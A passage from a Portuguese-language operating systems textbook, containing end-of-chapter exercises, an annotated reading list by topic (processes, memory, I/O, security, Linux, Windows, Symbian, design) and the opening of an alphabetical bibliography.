- 24. Como a memória está ficando cada vez mais barata, alguém poderia pensar em um computador com uma grande RAM mantida com bateria em vez de um disco rígido. Em preços atuais, qual seria o custo de um PC simples com base somente em RAM? Presuma que um disco de RAM de 1 GB seja suficiente para uma máquina simples. Existe a probabilidade de essa máquina ser competitiva?
- 25. Cite algumas características de um sistema operacional convencional que não são necessárias em um sistema embarcado usado dentro de um eletrodoméstico.
- 26. Escreva um procedimento em C para fazer uma adição com dupla precisão sobre dois parâmetros dados. Escreva o procedimento usando compilação condicional, de modo que funcione em máquinas de 16 bits e também em máquinas de 32 bits.
- 27. Escreva versões de um programa que insira pequenas cadeias de caracteres geradas aleatoriamente em um vetor e que permita depois a procura de uma dada cadeia dentro desse vetor considerando (a) uma pesquisa linear simples (força bruta) e (b) um método mais sofisticado de sua escolha. Recompile seus programas para tamanhos de vetores variando de pequeno até o maior tamanho que você possa tratar em seu sistema. Avalie o desempenho de todas as abordagens. Onde está o ponto de equilíbrio?
- 28. Escreva um programa para simular um sistema de arquivos em memória.

# Capítulo 14

# Sugestões de leitura e bibliografia

Nos 13 capítulos anteriores abordamos uma variedade de tópicos. Este é destinado a ajudar o leitor interessado em aprofundar seus estudos de sistemas operacionais. A Seção 14.1 apresenta uma lista de sugestões de leitura. A Seção 14.2 traz uma bibliografia, ordenada alfabeticamente, de todos os livros e artigos citados neste livro.

Além das referências dadas a seguir, o ACM Symposium on Operating Systems Principles (SOSP), organizado nos anos ímpares, e o USENIX Symposium on Operating Systems Design and Implementation (OSDI), organizado nos anos pares, são boas fontes para procurar artigos recentes sobre sistemas operacionais. Além desses, a Eurosys 200x Conference acontece anualmente e é uma ótima vitrine de trabalhos de primeira classe. Os periódicos ACM Transactions on Computer Systems e ACM SIGOPS Operating Systems Review muitas vezes publicam artigos relevantes. Muitas outras conferências da ACM, IEEE e USENIX tratam de tópicos especializados.

# 14.1 Sugestões de leituras adicionais

Nas seções seguintes, há algumas sugestões de leituras adicionais. Diferentemente dos artigos citados nas seções intituladas "Pesquisas em..." no texto, que tratam de pesquisas atuais, essas referências são de natureza principalmente introdutória ou tutorial. Entretanto, podem servir para apresentar o material deste livro a partir de uma perspectiva diferente ou com outra ênfase.

## 14.1.1 Trabalhos introdutórios e gerais

Silberschatz et al., Sistemas operacionais com Java, 7. ed.

Um livro-texto geral sobre sistemas operacionais. Aborda processos, gerenciamento de memória, gerenciamento de armazenamento, proteção e segurança, sistemas distribuídos e alguns sistemas com propósitos especiais. Dois estudos de caso são apresentados: Linux e Windows XP. A capa é ilustrada com dinossauros. A relação desses animais com sistemas operacionais, se é que existe, não está muito clara.

Stallings, Operating systems, 5. ed.

Também sobre sistemas operacionais, esse livro aborda todos os tópicos tradicionais e inclui algum material sobre sistemas distribuídos.

Stevens e Rago, Advanced programming in the UNIX environment

Esse livro diz como escrever programas em C que usam a interface de chamadas de sistema do UNIX e a biblioteca C padrão. Os exemplos são baseados no System V Edição 4 e nas versões 4.4BSD do UNIX. A relação entre essas implementações e o POSIX é descrita em detalhes.

Tanenbaum e Woodhull, Sistemas operacionais, projeto e implementação

Um modo prático de aprender sobre sistemas operacionais. Esse livro discute os princípios básicos, mas também discute em detalhes um sistema operacional atual, o MINIX 3, e traz a listagem desse sistema como apêndice.

#### 14.1.2 Processos e threads

Andrews e Schneider, "Concepts and notations for concurrent programming"

Tutorial e apanhado geral sobre processos e comunicação entre processos, incluindo espera ociosa, semáforos, monitores, troca de mensagens e outras técnicas. O artigo também mostra como esses conceitos são inseridos em várias linguagens de programação. O artigo é antigo, mas resistiu bem ao tempo.

Ben-Ari, Principles of concurrent programming

Esse pequeno livro é totalmente direcionado a problemas de comunicação entre processos. Existem capítulos sobre exclusão mútua, semáforos, monitores e o problema do jantar dos filósofos, entre outros.

Silberschatz et al., Sistemas operacionais com Java, 7. ed.

Os capítulos 4 a 6 abordam processos e comunicação entre processos, incluindo escalonamento, seções críticas, semáforos, monitores e os problemas clássicos de comunicação entre processos.

## 14.1.3 | Gerenciamento de memória

Denning, "Virtual memory"

Um artigo clássico sobre muitos aspectos de memória virtual. Denning foi um dos pioneiros nessa área e o inventor do conceito de conjunto de trabalho.

Denning, "Working sets past and present"

Uma boa revisão de gerenciamento de memória e algoritmos de paginação. Inclui uma bibliografia abrangente. Embora muitos artigos sejam antigos, os princípios abordados permanecem os mesmos.

Knuth, The art of computer programming, v. 1

O livro discute e compara algoritmos de gerenciamento de memória, como o primeiro encaixe (*first fit*), o melhor encaixe (*best fit*) e outros.

Silberschatz et al., Sistemas operacionais com Java, 7. ed.

Os capítulos 8 e 9 tratam de gerenciamento de memória, incluindo troca de processos entre disco e memória, paginação e segmentação. Vários algoritmos de paginação são mencionados.

## 14.1.4 Entrada/saída

Geist e Daniel, "A continuum of disk scheduling algorithms"

Apresenta um algoritmo de escalonamento de disco generalizado. Relata simulações abrangentes e mostra resultados experimentais.

Scheible, "A survey of storage options"

Hoje em dia existem muitas maneiras de armazenar bits: DRAM, SRAM, SDRAM, memória flash, disco rígido, disco flexível, CD-ROM, DVD, fita e muitos outros. Nesse artigo, são analisadas diferentes tecnologias e listados seus pontos fortes e fracos.

Stan e Skadron, "Power-aware computing"

Até que alguém consiga aplicar a lei de Moore às baterias, o uso de energia vai continuar a ser uma questão importante nos dispositivos móveis. Daqui a algum tempo, pode até ser que precisemos de sistemas operacionais que se preocupem com a temperatura. Esse artigo investiga algumas questões e serve de ponto de partida para outros cinco textos nessa edição especial da *Computer* sobre computação *power-aware*.

Walker e Cragon, "Interrupt processing in concurrent processors"

A implementação de interrupções precisas em processadores superescalares é uma atividade desafiadora. A ideia é serializar o estado e fazê-lo rapidamente. Várias questões e ponderações sobre projetos são discutidas nesse artigo.

## 14.1.5 Sistemas de arquivos

McKusick et al., "A fast file system for UNIX"

O sistema de arquivos do UNIX foi completamente refeito para o 4.2 BSD. Esse artigo descreve o projeto do novo sistema de arquivos, com ênfase em seu desempenho.

Silberschatz et al., Sistemas operacionais com Java, 7. ed.

Os capítulos 10 e 11 tratam de sistemas de arquivos. Eles cobrem as operações sobre arquivos, métodos de acesso, diretórios e implementação, entre outros tópicos.

Stallings, Operating systems, 5. ed.

O capítulo 12 contém uma quantidade razoável de material sobre ambientes de segurança, especialmente sobre invasores (hackers), vírus e outras ameaças.

## 14.1.6 Impasses

Coffman et al., "System deadlocks"

Uma breve introdução sobre impasses, suas causas e como eles podem ser evitados ou detectados.

Holt, "Some deadlock properties of computer systems"

Discussão sobre impasses. Holt introduz um modelo de grafo dirigido que pode ser usado para analisar algumas situações de impasses.

Isloor e Marsland, "The deadlock problem: An overview"

Um tutorial sobre impasses, com ênfase especial em sistemas de banco de dados, com uma variedade de modelos e algoritmos.

Shub, "A unified treatment of deadlock"

Esse pequeno tutorial resume as causas dos impasses e suas soluções e sugere o que deve ser enfatizado quando o tópico for ensinado a alunos.

## 14.1.7 Sistemas operacionais multimídia

Lee, "Parallel video servers: A tutorial"

Muitas organizações querem oferecer vídeo sob demanda, criando a necessidade de servidores de vídeo paralelo, tolerantes a falhas e escaláveis. As principais questões sobre como construí-los são abordadas nesse trabalho, incluindo a arquitetura do servidor, *striping*, políticas de substituição, balanceamento de carga, redundância, protocolos e sincronização.

Leslie et al., "The design and implementation of an operating system to support distributed multimedia applications"

Muitas tentativas de implementação de multimídia têm sido baseadas na adição de características em um sistema operacional já existente. Uma estratégia alternativa

é recomeçar, tal como descrito nesse livro, e construir um novo sistema operacional para multimídia a partir do zero, sem a necessidade de compatibilidade com as versões anteriores. O resultado é um projeto totalmente diferente dos sistemas convencionais.

Sitaram e Dan, "Multimedia servers"

Os servidores multimídia têm muitas diferenças com relação aos servidores de arquivos comuns. Os autores discutem as diferenças em detalhes, especialmente nas áreas de escalonamento, subsistema de armazenamento e caching.

## 14.1.8 Sistemas de múltiplos processadores

Ahmad, "Gigantic clusters: Where are they and what are they doing?"

Esse é um bom livro para se ter uma ideia do nível de desenvolvimento atual dos grandes multicomputadores. Ele descreve a ideia e apresenta uma visão geral de alguns grandes sistemas em funcionamento atualmente. Considerando a lei de Moore, não é de surpreender que os tamanhos mencionados nesse livro dupliquem a cada dois anos.

Dubois et al., "Synchronization, coherence, and event ordering in multiprocessors"

Um tutorial sobre sincronização em sistemas multiprocessadores de memória compartilhada. Contudo, algumas das ideias são igualmente aplicáveis a monoprocessadores e sistemas de memória distribuída.

Geer, "For programmers, multicore chips mean multiple challenges"

Os processadores multinúcleo já são uma realidade — independentemente de os programadores estarem preparados para isso ou não. Ao que parece, eles não estão prontos, e a programação desses processadores oferece muitos desafios, que variam desde a escolha da ferramenta correta e a divisão do trabalho em pequenos pedaços até o teste dos resultados.

Kant e Mohapatra, "Internet data centers"

Os centros de dados de Internet são multicomputadores potentes funcionando com esteroides. Eles geralmente contêm dezenas ou centenas de milhares de computadores trabalhando em uma única aplicação. Escalabilidade, manutenção e uso de energia são questões importantes. Esse artigo é uma introdução ao tema e serve de ponto de partida para quatro artigos adicionais sobre o mesmo assunto.

Kumar et al., "Heterogeneous chip multiprocessors"

Os processadores multinúcleo utilizados nos computadores desktop são simétricos — todos os núcleos são idênticos. Entretanto, para algumas aplicações, os processadores multinúcleo heterogêneos são frequentes e existem para computação, decodificação de vídeo e de áudio etc. Esse artigo discute algumas questões relacionadas aos CMPs heterogêneos.

Kwok e Ahmad, "Static scheduling algorithms for allocating directed task graphs to multiprocessors"

O escalonamento ótimo de trabalho em um multicomputador ou multiprocessador é possível quando as características de todas as tarefas são conhecidas antecipadamente. O problema é que o escalonamento ótimo leva muito tempo para ser realizado. Nesse artigo, os autores discutem e comparam 27 algoritmos conhecidos para atacar esse problema de diferentes maneiras.

Rosenblum e Garfinkel, "Virtual machine monitors: Current technology and future trends"

Esse artigo começa pela história dos monitores de máquinas virtuais e passa à discussão do estado atual da CPU, da memória e da virtualização da E/S. Em particular, ele trata das áreas problemáticas relacionadas a todos esses temas e fala sobre como os futuros equipamentos podem minimizar os problemas.

Whitaker et al., "Rethinking the design of virtual machine monitors"

Muitos computadores possuem aspectos bizarros e difíceis de serem virtualizados. Nesse artigo, os autores do sistema Denali falam sobre paravirtualização, ou seja, sobre a mudança do sistema operacional hóspede, de modo a evitar o uso de características bizarras para que eles não precisem ser emulados.

## 14.1.9 Segurança

Bratus, "What hackers learn that the rest of us don't"

O que faz dos hackers pessoas diferentes? Quais aspectos são importantes para eles, mas não são para programadores regulares? Eles têm dificuldades com APIs? Casos fora do comum são importantes? Ficou curioso? Então, leia.

Computer, fevereiro de 2000

O tema dessa edição de *Computer* é a biometria, trazendo seis artigos sobre o assunto, que abrangem desde uma introdução, abordando várias tecnologias específicas, até um artigo que trata de questões legais e de privacidade.

Denning, Information warfare and security

A informação se tornou uma arma de guerra, tanto militar quanto corporativa. Os envolvidos não só tentam atacar os sistemas de informações do outro lado, como também tentam se proteger. Nesse livro fascinante, o autor aborda cada tópico relacionado a estratégias de defesa e ataque, desde dados disfarçados até farejadores de pacotes. Uma leitura obrigatória para qualquer pessoa seriamente interessada em segurança computacional.

Ford e Allen, "How not to be seen"

Vírus, spyware, rootkits e sistemas de gerenciamento de direitos digitais têm grande interesse em esconder coisas. Esse artigo oferece uma breve introdução à furtividade em suas várias formas.

#### Hafner e Markoff, Cyberpunk

Três casos de invasões a computadores espalhados pelo mundo — realizadas por jovens hackers — são descritos nesse material por um repórter do New York Times, que desvendou a história do verme na Internet (Markoff).

Johnson e Jajodia, "Exploring steganography: Seeing the unseen"

A esteganografia tem uma longa história, que vem desde a época em que o escritor raspava a cabeça de um mensageiro, tatuava uma mensagem na cabeça raspada e enviava-a após o cabelo ter crescido. Apesar de as técnicas atuais serem muitas vezes 'cabeludas', elas são hoje digitais. Um bom material para uma introdução completa sobre o assunto e o modo como atualmente é praticada.

#### Ludwig, The little black book of email viruses

Se você quer escrever programas antivírus e precisa saber em detalhes como os vírus funcionam, esse é um livro adequado. Todo tipo de vírus é discutido e os códigos reais para a maioria deles são fornecidos em um disco flexível. Entretanto, é necessário ter conhecimento profundo sobre a programação do Pentium em linguagem assembly.

## Mead, "Who is liable for insecure systems?"

Embora a maior parte do trabalho relacionado à segurança de computadores trate do assunto a partir de uma perspectiva técnica, ela não é a única forma de abordar esse assunto. Suponha que os vendedores de software fossem legalmente responsáveis pelos danos causados por seu software problemático. É possível que a segurança atraísse muito mais a atenção dos fornecedores do que hoje em dia, não? Intrigado com essa possibilidade? Leia esse artigo.

## Milojicic, "Security and privacy"

A segurança tem várias facetas, que incluem sistemas operacionais, redes, questões de privacidade etc. Nesse artigo, seis especialistas em segurança são entrevistados sobre o assunto.

## Nachenberg, "Computer virus-antivirus coevolution"

Logo que os desenvolvedores de antivírus descobriram como detectar e neutralizar algumas classes de vírus de computadores, os escritores de vírus começaram a aperfeiçoá-los. Esse artigo discute o jogo de gato e rato disputado pelos lados do vírus e do antivírus. O autor não é otimista no que se refere aos escritores de antivírus vencerem a guerra — uma má notícia para os usuários de computadores.

Pfleeger, Security in computing, 4. ed.

Embora muitos livros sobre segurança de computadores tenham sido publicados, a maioria deles aborda somente segurança em redes. Esse livro faz isso, mas também apresenta três capítulos sobre segurança em sistemas operacionais, segurança de bases de dados e segurança de sistemas distribuídos.

Sasse, "Red-eye blink, Bendy shuffle, and the Yuck factor: A user experience of biometric airport systems"

O autor discute suas experiências com o sistema de reconhecimento da íris utilizado em um grande número de aeroportos. Nem todas são positivas.

Thibadeau, "Trusted computing for disk drives and other peripherals"

Se você acha que uma unidade de disco é simplesmente um local onde bits são armazenados, repense esta ideia. Uma unidade de disco moderna possui uma CPU poderosa, megabytes de RAM, múltiplos canais de comunicação e até sua própria ROM de inicialização. Em suma, é um sistema computacional completo pronto para o ataque e que precisa de um sistema de proteção próprio. Esse artigo discute a segurança das unidades de disco.

## 14.1.10 Linux

Bovet e Cesati, Understanding the Linux kernel

Esse livro é provavelmente a melhor discussão geral sobre o núcleo do Linux. Ele aborda processos, gerenciamento de memória, sistemas de arquivos, sinais e muito mais.

IEEE, Information technology — Portable operating system interface (POSIX), Part 1: System application program interface (API) [C language]

Esse é o livro de referência sobre o assunto. Algumas partes são realmente bem legíveis, especialmente o Anexo B, "Rationale and Notes", que muitas vezes esclarece o porquê de as coisas serem feitas como são. Uma vantagem de recorrer ao documento de referência é que, por definição, não existem erros. Se um erro tipográfico no nome de uma macro surge no processo de edição, ele não é mais um erro, mas sim uma definição oficial.

#### Fusco, The Linux programmer's toolbox

Esse livro descreve o uso do Linux para o usuário intermediário, aquele que conhece o básico e quer começar a explorar o funcionamento dos diferentes programas do Linux. É direcionado a programadores em C.

#### Maxwell, Linux core kernel commentary

As primeiras 400 páginas desse livro contêm um subconjunto do código do núcleo do Linux. As últimas 150 páginas são comentários sobre o código, usando muito do estilo do livro clássico de John Lions (1996). Se você quer compreender o núcleo do Linux em todos os seus detalhes 624

Sn#W666

sangrentos, esse é um livro bom para começar, mas cuidado: a leitura de 40 mil linhas de C não é para qualquer um.

14.1.11 Windows Vista

Cusumano e Selby, "How Microsoft builds software"

Você sempre quis saber como alguém poderia escrever um programa de 29 milhões de linhas (assim como o Windows 2000) e que funcionasse? Para saber como o ciclo de construção e teste da Microsoft é usado para gerenciar grandes projetos de software, dê uma olhada nesse artigo. O procedimento é bastante instrutivo.

Rector e Newcomer, Win32 programming

Se você está procurando por um desses livros de 1.500 páginas que apresentam um resumo de como escrever programas Windows, o trabalho de Rector e Newcomer não é um mau início. Ele aborda janelas, dispositivos, saída gráfica, entrada pelo teclado e mouse, impressão, gerenciamento de memória, bibliotecas e sincronização, entre muitos outros tópicos. Ele requer conhecimento de C ou C++.

Russinovich e Solomon, Microsoft Windows internals, 4. ed.

Se você quer aprender a usar o Windows, existem centenas de livros sobre o assunto. Se você deseja conhecer o funcionamento interno do Windows, esse livro é a sua melhor aposta. Ele aborda diversos algoritmos e estruturas de dados internos com detalhes técnicos suficientes. Nenhum outro livro chega perto desse.

## 14.1.12 O sistema operacional Symbian

Cinque et al., "How do mobiles phone fail? A failure data analysis of Symbian OS smart phones"

Costumava-se dizer que, enquanto os computadores falhavam a todo instante, ao menos os telefones sempre funcionavam. Agora que os telefones são simplesmente computadores de telas pequenas, eles também estão falhando por conta de programas ruins. Esse artigo discute os erros de software que fizeram com que telefones e PDAs funcionando com Symbian parassem de funcionar.

Morris, The Symbian OS architecture sourcebook

Se você está procurando maior riqueza de detalhes sobre o Symbian, aqui é um bom lugar para começar. Esse livro aborda a arquitetura do Symbian e todas as camadas com um volume razoável de detalhes e também apresenta alguns estudos de caso.

Stichbury e Jacobs, The accredited Symbian developer primer

Se você está interessado em saber o que precisa aprender para desenvolver aplicações Symbian para telefones e PDAs, esse livro começa com uma introdução à linguagem necessária (C++) e passa para temas como estrutura do sistema, sistema de arquivos, redes, cadeia de ferramentas e compatibilidade.

## 14.1.13 Princípios de projeto

Brooks, O mítico homem-mês: ensaios sobre engenharia de software

Fred Brooks foi um dos projetistas do OS/360 da IBM. Ele descobriu a duras penas o que funciona e o que não funciona. As recomendações dadas por esse livro inteligente, prazeroso e informativo são tão válidas agora quanto eram há um quarto de século, quando foi escrito.

Cooke et al., "UNIX and beyond: An interview with Ken Thompson"

Projetar um sistema operacional é muito mais uma arte do que uma ciência. Consequentemente, ouvir os especialistas nesse campo é uma boa maneira de aprender sobre o assunto. Eles não são muito mais especialistas do que Ken Thompson, coprojetista de UNIX, Inferno e Plan 9. Nessa entrevista, Thompson fala sobre sua opinião acerca de onde viemos e para onde estamos indo nessa área.

Corbató, "On building systems that will fail"

Em sua palestra durante o Turing Award, o pai dos sistemas de tempo compartilhado aborda muitas das mesmas preocupações apresentadas por Brooks no *O mítico homem-mês*. Sua conclusão é que todos os sistemas complexos falharão e que, para que se tenha qualquer possibilidade de sucesso, é absolutamente essencial evitar a complexidade e lutar pela simplicidade e elegância no projeto.

Crowley, Operating systems: A design-oriented approach

Muitos livros sobre sistemas operacionais simplesmente descrevem os conceitos básicos (processos, memória virtual etc.) e trazem alguns exemplos, mas não dizem nada sobre como projetar um sistema operacional. O livro de Crowley é único e dedica quatro capítulos ao assunto.

Lampson, "Hints for computer system design"

Butler Lampson, um dos projetistas líderes mundiais de sistemas operacionais inovadores, colecionou muitas dicas, sugestões e orientações de seus anos de experiência e reuniu tudo nesse artigo informativo e interessante. Assim como o livro de Brooks, essa é uma leitura necessária para todos os aspirantes a projetistas de sistemas operacionais.

Wirth, "A plea for lean software"

Niklaus Wirth, um famoso e experiente projetista de sistemas, tratou, nesse livro, de software simples e eficiente baseado em alguns conceitos simples, em vez da volumosa desordem apresentada por muitos softwares comerciais. Ele expõe seu ponto de vista discutindo seu sistema Oberon — um sistema operacional baseado em GUI e orientado à rede, que se limita a 200 KB, incluindo o compilador Oberon e o editor de texto.

## 14.2 Bibliografia

- AARAJ, N.; RAGHUNATHAN, A.; RAVI, S. JHA, N. K. Energy and execution time analysis of a software-based trusted platform module. Proc. Conf. on Design, Automation and Test in Europe. IEEE, 2007. p. 1128-1133.
- ABDEL-HAMID, T. MADNICK, S. Software project dynamics: An integrated approach. Upper Saddle River, NJ: Prentice Hall, 1991.
- ABDELHAFEZ, M.; RILEY, G.; COLE, R. G. et al. Modeling and simulation of TCP Manet worms. Proc. 21st Int'l Workshop on Principles of Advanced and Distributed Simulation. IEEE, 2007. p. 123-130.
- ABRAM-PROFETA, E. L.; SHIN, K. G. Providing unrestricted VCR functions in multicast video-on-demand servers. *Proc. Int'l Conf. on Multimedia Comp. Syst.* IEEE, 1998. p. 66-75.
- ACCETTA, M.; BARON, R.; GOLUB, D. et al. Mach: A new kernel foundation for UNIX development. *Proc. Summer 1986 USENIX Conf.* USENIX, 1986. p. 93-112.
- ADAMS, G. B. III; AGRAWAL, D. P. SIEGEL, H. J. A survey and comparison of fault-tolerant multistage interconnection networks. *Computer*, v. 20, jun. 1987. p. 14-27.
- ADAMS, K.; AGESON, O. A comparison of software and hardware techniques for X86 virtualization. *Proc. 12th Int'l Conf. on Arch. Support for Programming Languages and Operating Systems.* ACM, 2006. p. 2-13.
- ADYA, A.; BOLOSKY, W. J.; CASTRO, M. et al. Farsite: Federated, available, and reliable storage for an incompletely trusted environment. Proc. Fifth Symp. on Operating System Design and Implementation. USENIX, 2002. p. 1-15.
- AGARWAL, R.; STOLLER, S. D. Run-time detection of potential deadlocks for programs with locks, semaphores, and condition variables. *Proc. 2006 Workshop on Parallel and Distributed Systems*. ACM, 2006. p. 51-60.
- AGRAWAL, D.; BAKTIR, S.; KARAKOYUNLU, D. et al. Trojan detection using IC fingerprinting. *Proc. 2007 IEEE Symp. on Security and Privacy.* IEEE, maio 2007, p. 296-310.
- AHMAD, I. Gigantic clusters: Where are they and what are they doing? *IEEE Concurrency*, v. 8, abr./jun. 2000, p. 83-85.
- AHN, B.-S.; SOHN, S.-H.; KIM, S.-Y.; CHA et al. Implementation and evaluation of EXT3NS multimedia file system. *Proc. 12th Annual Int'l Conf. on Multimedia*. ACM, 2004. p. 588-595.
- ALBERS, S.; FAVRHOLDT, L. M.; GIEL, O. On paging with locality of reference. Proc. 34th ACM Symp. of Theory of Computing. ACM, 2002. p. 258-267.
- AMSDEN, Z.; ARAI, D.; HECHT, D. et al. VMI: An interface for paravirtualization. *Proc.* 2006 Linux Symp., 2006.
- ANAGNOSTAKIS, K. G.; SIDIROGLOU, S.; AKRITIDIS, P. et al. Deflecting targeted attacks using shadow honeypots. *Proc.* 14th USENIX Security Symp. USENIX, 2005, p. 9.
- ANDERSON, R. Cryptography and competition policy: Issues with trusted computing. Proc. ACM Symp. on Principles of Distributed Computing. ACM, 2003. p. 3-10.

- ANDERSON, T. E. The performance of spin lock alternatives for shared-memory multiprocessors. *IEEE Trans. on Parallel and Distr. Systems*, v. 1, jan. 1990, p. 6-16.
- ANDERSON, T. E.; BERSHAD, B. N.; LAZOWSKA, E. D. et al. Scheduler activations: Effective kernel support for the userlevel management of parallelism. ACM Trans. on Computer Systems, v. 10, fev. 1992, p. 53-79.
- ANDREWS, G. R. Concurrent programming Principles and practice. Redwood City, CA: Benjamin/Cummings, 1991.
- ANDREWS, G. R.; SCHNEIDER, F. B. Concepts and notations for concurrent programming. *Computing Surveys*, v. 15, mar. 1983, p. 3-43.
- ARNAB, A.; HUTCHISON, A. Piracy and content protection in the broadband age. *Proc. S. African Telecomm. Netw. and Appl. Conf.*, 2006.
- ARNAN, R.; BACHMAT, E.; LAM, T. K.; MICHEL, R. Dynamic data reallocation in disk arrays. ACM Trans. on Storage, v. 3, mar. 2007, Art. 2.
- ARON, M.; DRUSCHEL, P. Soft timers: Efficient microsecond software timer support for network processing. *Proc.* 17th Symp. on Operating Systems Principles. ACM, 1999, p. 223-246.
- ASRIGO, K.; LITTY, L.; LIE, D. Using VMM-based sensors to monitor honeypots. *Proc. ACM/USENIX Int'l Conf. on Virtual Execution Environments*. ACM, 2006, p. 13-23.
- BACHMAT, E.; BRAVERMAN, V. Batched disk scheduling with delays. ACM SIGMETRICS Performance Evaluation Rev., v. 33, 2006, p. 36-41.
- BAKER, F. T. Chief programmer team management of production programming,. *IBM Systems Journal*, v. 11, 1972, p. 1.
- BAKER, M.; SHAH, M.; ROSENTHAL, D. S. H. et al. A fresh look at the reliability of long-term digital storage. *Proc. Eurosys* 2006. ACM, 2006, p. 221-234.
- BALA, K.; KAASHOEK, M. F.; WEIHL, W. Software prefetching and caching for translation lookaside buffers. *Proc. First Symp.* on Operating System Design and Implementation. USENIX, 1994, p. 243-254.
- BALL, T.; BOUNIMOVA, E.; COOK, B. et al. Thorough static analysis of device drivers. *Proc. Eurosys* 2006. ACM, 2006. p. 73-86.
- BARATTO, R. A.; KIM, L. N.; NIEH, J. Thing: A virtual display architecture for thin-client computing. *Proc. 20th Symp. on Operating System Principles*. ACM, 2005, p. 277-290.
- BARHAM, P.; DRAGOVIC, B.; FRASER, K. et al. Xen and the art of virtualization. *Proc. 19th Symp. on Operating Systems Principles.* ACM, 2003, p. 164-177.
- BARNI, M. Processing encrypted signals: A new frontier for multimedia security. Proc. Eighth Workshop on Multimedia and Security. ACM, 2006, p. 1-10.
- BARWINSKI, M.; IRVINE, C.; LEVIN, T. Empirical study of drive-by-download spyware. *Proc. Int'l Conf. on I-Warfare and Security*. Academic Confs. Int'l, 2006.
- BASH, C.; FORMAN, G. Cool job allocation: Measuring the power savings of placing jobs at cooling-efficient locations in the data center. *Proc. Annual Tech. Conf. USENIX*, 2007, p. 363-368.

Sn#W666

- BASILLI, V. R.; PERRICONE, B. T. Software errors and complexity: An empirical study. *Commun. of the ACM*, v. 27, jan. 1984, p. 42-52.
- BAYS, C. A comparison of next-fit, first-fit, and best-fit. *Commun.* of the ACM, v. 20, mar. 1977, p. 191-192.
- BELL, D.; LA PADULA, L. Secure computer systems: Mathematical foundations and model. *Technical Report MTR 2547 v2*, Mitre Corp., nov. 1973.
- BEN-ARI, M. *Principles of concurrent programming*. Upper Saddle River, NJ: Prentice Hall International, 1982.
- BENSALEM, S.; FERNANDEZ, J.-C.; HAVELUND, K. et al. Confirmation of deadlock potentials detected by runtime analysis. *Proc. 2006 Workshop on Parallel and Distributed Systems*. ACM, 2006, p. 41-50.
- BERGADANO, F.; GUNETTI, D.; PICARDI, C. User authentication through keystroke dynamics. ACM Trans. on Inf. and System Security, v. 5, nov. 2002, p. 367-397.
- BHARGAV-SPANTZEL, A.; SQUICCIARINI, A.; BERTINO, E. Privacy preserving multifactor authentication with biometrics. *Proc. Second ACM Workshop on Digital Identity Management*. ACM, 2006, p. 63-72.
- BHOEDJANG, R. A. F. Communication arch. for parallelprogramming systems. (Tese de Ph.D.). Amsterdã: Vrije Universiteit, 2000.
- BHOEDJANG, R. A. F.; RUHL, T.; BAL, H. E. User-level network interface protocols. *Computer*, v. 31, nov. 1998, p. 53-60.
- BHUYAN, L. N.; YANG, Q.; AGRAWAL, D. P. Performance of multiprocessor interconnection networks. Computer, v. 22, fev. 1989, p. 25-37.
- BIBA, K. Integrity considerations for secure computer systems. *Technical Report 76–371*, U.S. Air Force Electronic Systems Division, 1977.
- BIRRELL, A.; ISARD, M.; THACKER, C.; WOBBER, T. A design for high-performance flash disks. *ACM Sigops Operating Systems Rev.*, v. 41, abr. 2007, p. 88-93.
- BIRRELL, A. D.; NELSON, B. J. Implementing remote procedure calls. ACM Trans. on Computer Systems, v. 2, fev. 1984, p. 39-59.
- BISHOP, M.; FRINCKE, D. A. Who owns your computer? *IEEE Security and Privacy*, v. 4, 2006, p. 61-63.
- BOEHM, B. Software engineering economics. Upper Saddle River, NJ: Prentice Hall, 1981.
- BORN, G. Inside the Microsoft Windows 98 registry. Redmond, WA: Microsoft Press, 1998.
- BOVET, D. P.; CESATI, M. Understanding the Linux kernel. Sebastopol, CA: O'Reilly & Associates, 2005.
- BRADFORD, R.; KOTSOVINOS, E.; FELDMANN, A. et al. Live wide-area migration of virtual machines including local persistent state. *Proc. ACM/USENIX Conf. on Virtual Execution Environments*. ACM, 2007, p. 169-179.
- BRATUS, S. What hackers learn that the rest of us don't: Notes on hacker curriculum. *IEEE Security and Privacy*, v. 5, jul./ago. 2007, p. 72-75.
- BRINCH HANSEN, P. The programming language concurrent Pascal. *IEEE Trans. on Software Engineering*, v. SE-1, jun. 1975, p. 199-207.

- BRISOLARA, L.; HAN, S.; GUERIN, et al. Reducing fine-grain communication overhead in multithread code generation for heterogeneous MPSoC. Proc. 10th Int'l Workshop on Software and Compilers for Embedded Systems. ACM, 2007, p. 81-89.
- BROOKS, F. P., Jr. No silver bullet Essence and accident in software engineering. *Computer*, v. 20, abr. 1987, p. 10-19.
- \_\_\_\_\_\_. The mythical man-month: Essays on software engineering. Reading, MA: Addison-Wesley, 1975.
- \_\_\_\_\_. The mythical man-month: Essays on software engineering. 20a edição de aniversário. Reading, MA: Addison-Wesley, 1995.
- BRUSCHI, D.; MARTIGNONI, L.; MONGA, M. Code normalization for self-mutating malware. *IEEE Security and Privacy*, v. 5, mar./abr. 2007, p. 46-54.
- BUGNION, E.; DEVINE, S.; GOVIL, K. et al. Disco: Running commodity operating systems on scalable multiprocessors. ACM Trans on Computer Systems, v. 15, nov. 1997, p. 412-447.
- BULPIN, J. R.; PRATT, I. A. Hyperthreading-aware process scheduling heuristics. *Proc. Annual Tech. Conf.* USENIX, 2005. p. 399-403.
- BURNETT, N. C.; BENT, J.; ARPACI-DUSSEAU, A. C. et al. Exploiting gray-box knowledge of buffer-cache management. *Proc. Annual Tech. Conf.* USENIX, 2002, p. 29-44.
- BURTON, A. N.; KELLY, P. H. J. Performance prediction of paging workloads using lightweight tracing. *Proc. Int'l Parallel and Distributed Processing Symp*. IEEE, 2003, p. 278-285.
- BYUNG-HYUN, Y.; HUANG, Z.; CRANEFIELD, S. et al. Homeless and home-based lazy release consistency protocols on distributed shared memory. Proc. 27th Australasian Conf. on Computer Science. Australian Comp. Soc., 2004, p. 117-123.
- CANT, C. Writing Windows WDM device drivers: Master the new Windows driver model. Lawrence, KS: CMP Books, 2005.
- CARPENTER, M.; LISTON, T.; SKOUDIS, E. Hiding virtualization from attackers and malware. *IEEE Security and Privacy*, v. 5, maio/jun. 2007, p. 62-65.
- CARR, R. W.; HENNESSY, J. L. WSClock A simple and effective algorithm for virtual memory management. *Proc. Eighth Symp. on Operating Systems Principles*. ACM, 1981, p. 87-95.
- CARRIERO, N.; GELERNTER, D. Linda in context. Commun. of the ACM, v. 32, abr. 1989, p. 444-458.
- \_\_\_\_\_\_. The S/Net's Linda kernel. ACM Trans. on Computer Systems, v. 4, maio 1986,p. 110-129.
